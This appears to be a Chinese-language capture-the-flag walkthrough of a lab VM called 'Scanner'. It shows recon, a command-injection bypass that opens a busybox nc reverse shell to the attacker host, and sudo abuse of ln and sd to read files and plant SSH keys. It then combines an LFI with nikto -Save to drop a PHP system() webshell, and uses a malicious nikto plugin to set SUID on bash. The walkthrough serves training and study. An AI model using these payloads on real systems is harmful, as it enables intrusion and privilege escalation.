Scanner-wp-Fzer0FA


一、信息收集

```
┌──(root㉿kali)-[/home/kali]
└─# nmap --min-rate 5000 -p- 10.0.2.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 03:55 EDT
Nmap scan report for test (10.0.2.136)
Host is up (0.076s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:E4:F6:E3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 86.13 seconds
```

80端口服务探测

```
┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://10.0.2.136 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php,txt,zip,html
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.136
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              php,txt,zip,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 20]
/pass.txt             (Status: 200) [Size: 14]
Progress: 56137 / 1038210 (5.41%)^C

┌──(root㉿kali)-[/home/kali]
└─# curl http://10.0.2.136/index.html
<!try to find pass>

┌──(root㉿kali)-[/home/kali]
└─# curl http://10.0.2.136/pass.txt
nothing here!

┌──(root㉿kali)-[/home/kali]
└─#
```

8080端口服务探测



二、获取立足点

存在过滤，绕过

```
127.0.0.1$(busybox nc 10.0.2.15 9999 -e /bin/bash)
```

```
┌──(root㉿kali)-[/home/kali]
└─# pwncat-cs -lp 9999
/root/.pyenv/versions/3.10.13/lib/python3.10/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import iter_entry_points
[16:09:08] Welcome to pwncat 🐈!                                                                                    __main__.py:164
[16:09:11] received connection from 10.0.2.136:58640                                                                     bind.py:84
[16:09:12] 10.0.2.136:58640: registered new host w/ db                                                                manager.py:957
(local) pwncat$
(remote) www-data@Scanner:/var/Scanner$ whoami;id;uname -a
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Linux Scanner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64 GNU/Linux
(remote) www-data@Scanner:/var/Scanner$
```

启动监听，成功获取到立足点

三、提权

welcome-方法一

```
(remote) www-data@Scanner:/var/Scanner$ sudo -l
Matching Defaults entries for www-data on Scanner:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on Scanner:
    (welcome) NOPASSWD: /usr/bin/ln
    (welcome) NOPASSWD: /usr/bin/sd
```

有两个命令可以执行

gtfobins.github.io/gtfobins/ln/

.. / ln ☆ Star 12,232

Sudo

This overrides `ln` itself with a symlink to a shell (or any other executable) that is to be executed as root, useful in case a `sudo` rule allows to only run `ln` by path. Warning, this is a destructive action.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo ln -fs /bin/sh /bin/ln
sudo ln
```

```
(remote) www-data@Scanner:/var/Scanner$ sudo -u welcome ln -fs /bin/sh /usr/bin/ln
ln: failed to create symbolic link '/usr/bin/ln': Permission denied
(remote) www-data@Scanner:/var/Scanner$ ls -liha /usr/bin/ln
262915 -rwxr-xr-x 1 root root 67K Feb 28  2019 /usr/bin/ln
(remote) www-data@Scanner:/var/Scanner$
```

ln直接提权用不了，尝试使用sd

```
sudo -u welcome sd '' '' /home/welcome/user.txt -p
```

```
(remote) www-data@Scanner:/var/Scanner$ cd /home/welcome/
bash: cd: /home/welcome/: Permission denied
(remote) www-data@Scanner:/var/Scanner$ sudo -u welcome sd '' '' user.txt -p
error: No such file or directory (os error 2)
(remote) www-data@Scanner:/var/Scanner$ sudo -u welcome sd '' '' /home/welcome/user.txt -p
flag{user-3e9f21e4b361d449054557d2a8fbde9e}

(remote) www-data@Scanner:/var/Scanner$ sudo -u welcome sd '' '' /home/welcome/pass.txt -p
welcome:vwbikvbjrenwevdwscesvw

(remote) www-data@Scanner:/var/Scanner$ su welcome
Password:
welcome@Scanner:/var/Scanner$
```

可以读取出密码文件，切换用户

welcome-方法二

1. 创建符号链接：将 .ssh 指向家目录本身

```
sudo -u welcome /usr/bin/ln -sfn /home/welcome/pass.txt /home/welcome/.ssh
```

2.用sd写入密钥

```
sudo -u welcome /usr/bin/sd -f s '.*' "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIHKOEADCJUCmLCqjgoh/rFJlnMtgde6ayZjflCvQOuYW
root@kali" /home/welcome/pass.txt
```

3.将 pass.txt 链接到 .ssh/authorized_keys

```
 sudo -u welcome /usr/bin/ln -f /home/welcome/pass.txt
/home/welcome/.ssh/authorized_keys
```

```
remote) www-data@Scanner:/var/Scanner$  sudo -u welcome /usr/bin/ln -f /home/welcome/pass.txt /home/welcome/.ssh/authorized_keys
usr/bin/ln: failed to access '/home/welcome/.ssh/authorized_keys': Not a directory
remote) www-data@Scanner:/var/Scanner$ sudo -u welcome  /usr/bin/ln -sfn /home/welcome/ /home/welcome/.ssh
remote) www-data@Scanner:/var/Scanner$  sudo -u welcome /usr/bin/ln -f /home/welcome/pass.txt /home/welcome/.ssh/authorized_keys
remote) www-data@Scanner:/var/Scanner$ sudo -u welcome /usr/bin/sd -f s '.*' "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHKOEADCJUCmLCqjgoh/rFJlnMtgde6ayZjflCvQOuYW root@kali" /home/we
ome/pass.txt
remote) www-data@Scanner:/var/Scanner$ sudo -u welcome /usr/bin/ln -f /home/welcome/pass.txt /home/welcome/.ssh/authorized_keys
┌──(root㉿kali)-[~/.ssh]
└─# ssh welcome@10.0.2.136 -i id_ed25519
Linux Scanner 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 11 22:27:59 2025 from 192.168.3.94
welcome@Scanner:~$ ls -liah
total 32K
527365 drwx------ 3 welcome welcome 4.0K Oct 29 03:46 .
523265 drwxr-xr-x 3 root    root    4.0K Apr 11  2025 ..
527400 -rw-r--r-- 2 welcome welcome   90 Oct 29 03:46 authorized_keys
527361 lrwxrwxrwx 1 root    root       9 Oct 26 04:25 .bash_history → /dev/null
527366 -rw-r--r-- 1 welcome welcome  220 Apr 11  2025 .bash_logout
527369 -rw-r--r-- 1 welcome welcome    0 Oct 29 03:20 .bashrc
527371 drwxr-xr-x 3 welcome welcome 4.0K Oct 27 04:30 .local
527400 -rw-r--r-- 2 welcome welcome   90 Oct 29 03:46 pass.txt
527368 -rw-r--r-- 1 welcome welcome  807 Apr 11  2025 .profile
527367 lrwxrwxrwx 1 welcome welcome   13 Oct 29 03:23 .ssh → /home/welcome
527362 -rw-r--r-- 1 root    root      44 Oct 26 04:25 user.txt
welcome@Scanner:~$
```

可以直接ssh上来

- `sd -f s '.*' "替换内容" 文件`：将文件**整行替换**为公钥内容。
- 因为 `pass.txt` 和 `authorized_keys` 是硬链接，所以该操作等效于：

```
echo "ssh-ed25519 ..." > /home/welcome/.ssh/authorized_keys
```


这里也可以选择其他的文件，比如.bash_logout

welcome 用户可以以root权限执行nikto

```
welcome@Scanner:~$ sudo -l
Matching Defaults entries for welcome on Scanner:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Scanner:
    (ALL) NOPASSWD: /usr/bin/nikto
welcome@Scanner:~$ sudo nikto -H

   Options:
       -ask+               Whether to ask about submitting updates
                               yes   Ask about each (default)
                               no    Don't ask, don't send
                               auto  Don't ask, just send
       -Cgidirs+           Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
       -config+            Use this config file
       -Display+           Turn on/off display outputs:
                               1     Show redirects
                               2     Show cookies received
                               3     Show all 200/OK responses
                               4     Show URLs which require authentication
                               D     Debug output
                               E     Display all HTTP errors
                               P     Print progress to STDOUT
                               S     Scrub output of IPs and hostnames
                               V     Verbose output
       -dbcheck           Check database and other key files for syntax errors
       -evasion+          Encoding technique:
                               1     Random URI encoding (non-UTF8)
                               2     Directory self-reference (/./)
                               3     Premature URL ending
                               4     Prepend long random string
                               5     Fake parameter
                               6     TAB as request spacer
                               7     Change the case of the URL
                               8     Use Windows directory separator (\)
                               A     Use a carriage return (0x0d) as a request spacer
                               B     Use binary value 0x0b as a request spacer
        -Format+           Save file (-o) format:
```

root - 方法一

```
cat /var/www/html/index.ng1nx-debian.html/file.php
<?php
if (isset($_GET['file'])) {
    $requested_path = $_GET['file'];

    if (strpos($requested_path, '/opt') !== 0) {
        die("Invalid path");
    }

    $forbidden_patterns = ['..','%2e%2e','%252e%252e','....','\..','/..'];
    foreach ($forbidden_patterns as $pattern) {
        if (stripos($requested_path, $pattern) !== false) {
            die("Invalid path");
        }
    }

    $full_path = realpath($requested_path);

    if ($full_path === false || strpos($full_path, '/opt') !== 0) {
        die("Invalid path");
    }

    if (!is_file($full_path)) {
        die("Invalid file");
    }

    header('Content-Type: text/plain');
    include($full_path);

} else {
    die("Missing parameter");
}
?>
```



nikto的-Save参数可以将扫描到的返回包保存在指定文件夹下；


nginx服务下有个LFI漏洞；结合两者可以构造rce

因为nikto可以确定会扫描的文件是robots.txt 文件，则在本地启动一个服务器，里面防止robots.txt;并构造poc


```
welcome@Scanner:~$ sudo nikto -h 10.0.2.15:8000 -Save /opt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.0.2.15
+ Target Hostname:    10.0.2.15
+ Target Port:        8000
+ Start Time:         2025-10-28 04:27:55 (GMT-4)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/3.10.13
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
^C
welcome@Scanner:/opt$ grep -Pnir cmd
10.0.2.15_8000_2025-10-28_999996.txt:25:<?php system($_GET["cmd"]);?>
10.0.2.15_8000_2025-10-28_999996.txt:31:RESPONSE:{"server":"SimpleHTTP/0.6 Python/3.10.13","last-modified":"Tue, 28 Oct 2025 08:23:50 GMT","date":"Tue, 28 Oct 2025 08:27:55 GMT","content-length":"30","whisker":{"http_eol":"\r\n","http_space2":" ","message":"OK","http_space1":" ","http_data_sent":1,"header_order":["server","date","content-type","content-length","last-modified"],"stats_syns":231,"socket_state":1,"protocol":"HTTP","MAGIC":31340,"code":200,"lowercase_incoming_headers":1,"uri":"/robots.txt","stats_reqs":231,"version":"1.0","data":"<?php system($_GET[\"cmd\"]);?>\n"},"content-type":"text/plain"}
```

利用80端口的LFI漏洞包含这个日志文件实现提权

```
welcome@Scanner:/opt$ sudo nikto -h 10.0.2.15:8000 -Save /opt
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.0.2.15
+ Target Hostname:    10.0.2.15
+ Target Port:        8000
+ Start Time:         2025-10-29 02:49:09 (GMT-4)
---------------------------------------------------------------------------
+ Server: SimpleHTTP/0.6 Python/3.10.13
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
^Cwelcome@Scanner:/opt$ grep -Pnir /opt/ php
grep: php: No such file or directory
welcome@Scanner:/opt$ grep -Pnir php /opt/
/opt/10.0.2.15_8000_2025-10-29_999996.txt:25:<?php system($_GET["cmd"]);?>
/opt/10.0.2.15_8000_2025-10-29_999996.txt:26:<?php phpinfo(); ?>
/opt/10.0.2.15_8000_2025-10-29_999996.txt:32:RESPONSE:{"whisker":{"protocol":"HTTP","stats_syns":231,"version":"1.0","MAGIC":31340,"uri":"/robots.txt","socket_state":1,"stats_reqs":231,"http_data_sent":1,"code":200,"data":"<?php system($_GET[\"cmd\"]);?>\n<?php phpinfo(); ?>\n","http_space1":" ","header_order":["server","date","content-type","content-length","last-modified"],"lowercase_incoming_headers":1,"http_eol":"\r\n","message":"OK","http_space2":" "},"content-type":"text/plain","server":"SimpleHTTP/0.6 Python/3.10.13","last-modified":"Wed, 29 Oct 2025 01:27:17 GMT","date":"Wed, 29 Oct 2025 06:49:10 GMT","content-length":"50"}
welcome@Scanner:/opt$
```



root - 方法二



修改config.txt，指定一个可写的plugins目录

构造恶意的plugin；nikto_report_csv.plugin，可以从原有plugin中copy一个出来，进行修改

/var/lib/nikto/plugins 目录下copy文件；


添加一行 system("chmoud u+s /bin/bash");

可以提权成功

root - 方法三

sudo nikto -h /root/root.txt

将文件中的每一行都当作一个独立的主机来扫描



root - 方法四

```
 sudo nikto  -h localhost:8990   -Tuning x1,4,5,6,7,8,9,0,a,b,c,d,e   -
mutate 6 -mutate-options /root/root.txt

/usr/bin/php -S 0:8990 >>access.log 2>&1

grep -Pnir flag  /tmp/access.log
```

通过这种方式也能够读取出root.txt

方法三和方法四这里，因为root的密码不在rockyou.txt 里面，爆破可能会有点费劲，下次改一下

```
welcome@Scanner:~$ sudo nikto  -h localhost:8990   -Tuning x1,4,5,6,7,8,9,0,a,b,c,d,e   -mutate 6 -mutate-options /root/root.txt
- Mutate is deprecated, use -Plugins instead. The following option can be used in future: -Plugin @@DEFAULT;dictionary(dictionary:/root/root.txt)
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        8990
+ Using Mutation:     Attempt to guess directory names from the supplied dictionary file
+ Start Time:         2025-10-29 12:49:26 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: PHP/8.4.13
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 1148 items checked: 2 error(s) and 2 item(s) reported on remote host
+ End Time:           2025-10-29 12:49:28 (GMT-4) (2 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
welcome@Scanner:~$ grep -Pnir flag  /tmp/access.log
476:[Wed Oct 29 12:49:27 2025] 127.0.0.1:37878 [404]: HEAD /flag{root-74cc1c60799e0a786ac7094b532f01b1}/ - No such file or directory
welcome@Scanner:~$


welcome@Scanner:/tmp$ /usr/bin/php -S 0:8990 >>access.log 2>&1
```